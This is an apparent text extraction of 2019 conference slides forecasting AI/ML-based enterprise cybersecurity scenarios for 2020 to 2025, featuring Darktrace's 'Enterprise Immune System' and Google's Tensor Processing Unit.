
Naples, Italy - 3rd/4th June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# - Dept of Mathematics & Statistics - Cambridge University : 1973 - 1976





# Scenario 2022: “Advanced Cyber Tools”

## \*\*\* Self-Learning Security \*\*\*

- Major Trends and Developments: **Scenario 2020**
    - Enterprises now deploy **AI/ML** Based **CyberSecurity Tools**
    - **“Augmented Reality”** Cyber Software & **Smart Devices**
    - **C\$Os** provide Pan-Enterprise **Physical/Cyber Security**
    - **ICT Networks** migrate to **Self-Learning Neural Security**
    - Intelligent **“AI Bots”** act a *Real-Time* **“Cyber Police”** to Search & Quarantine Resources linked with suspected **CyberCriminals, Political Hacktivists & CyberTerror Cells!**
- ....Business & Government **Cyber** Networks & Assets now Secured **24/7** through **“Intelligent AI/ML Bots”**




# Worldwide Real-Time Financial Trading

## @Light Speed – 24/7 – Global Networks





# Typical “Machine Learning” Algorithm



# Darktrace: **AI/ML CyberSecurity**

## - The Enterprise Immune System -



[www.darktrace.com](http://www.darktrace.com)

# THE ENTERPRISE IMMUNE SYSTEM

POWERED BY MATH & MACHINE LEARNING PROVEN TO WORK



**DarkTrace: CyberSecurity Solution** that “Learns” ALL Net Traffic, Assets & User Behaviour...  
...Real-time Alerts provided & Assets Quarantined whenever “Non-Normal” Events Detected!



# Darktrace: **AI/ML CyberSecurity**


## - The Enterprise Immune System -



**DarkTrace: **CyberSecurity Solution**** that “Learns” ALL Net Traffic, Assets & User Behaviour...  
...**Real-time Alerts** provided & **Assets Quarantined** whenever “Non-Normal” Events Detected!



# Google I/O: **AI/ML Futures** – 17<sup>th</sup> May 2017



**Ultra High Speed – Tensor Processing Unit: TPU**

**\*\*\* AI/ML/Big Data Apps - 180 TeraFlops \*\*\***



# Google I/O: **AI/ML Futures** – 17<sup>th</sup> May 2017

# Google

## Tensor Processing Unit



**“Integrated Intelligent CyberSecurity”**  
using **Google TPU** within 5 Years running  
**Ultra-Fast Real-Time AI/ML/Big Data!**

# Google I/O: **AI/ML Futures** – 17<sup>th</sup> May 2017



## **Google** Machine Learning Research Centre: **Zurich** - 2016

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©







# Effective **CyberSecurity** for 2020s!



## 7 – **Scenario 2025:** Artificial Intelligence “Cyber-Intelligent Security”



# Scenario 2025: “Intelligent Defence Bots”



1982 < -Review Past 36 years-> 2018 <- Explore Future 36 years-> 2054

**TRON (1982): Sci-Fi Security Perspective!**

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Scenario 2025: *“Intelligent Security”*

- Transition & Full Deployment of Enterprise-Wide AI/ML-based **Intelligent** “CyberSecurity” Tools
- Real-Time **Behavioural Modelling** of ALL aspects of Net Traffic, System/Event Logs, Net Nodes, Servers, Databases, Devices & Users
- Focus on **AI/ML Modelling** of the “Known Good” to augment Classic Detection using “Known Bad”, and hence provide New Generation “Defence In-Depth”
- Trial Deployment of **Autonomous Real-Time** “Cyber” Alerts that integrate both Traditional & Advanced AI/ML “Cybersecurity Tools”

# Hybrid 21<sup>st</sup>C Business Organisation

## - Hierarchical & Networked -

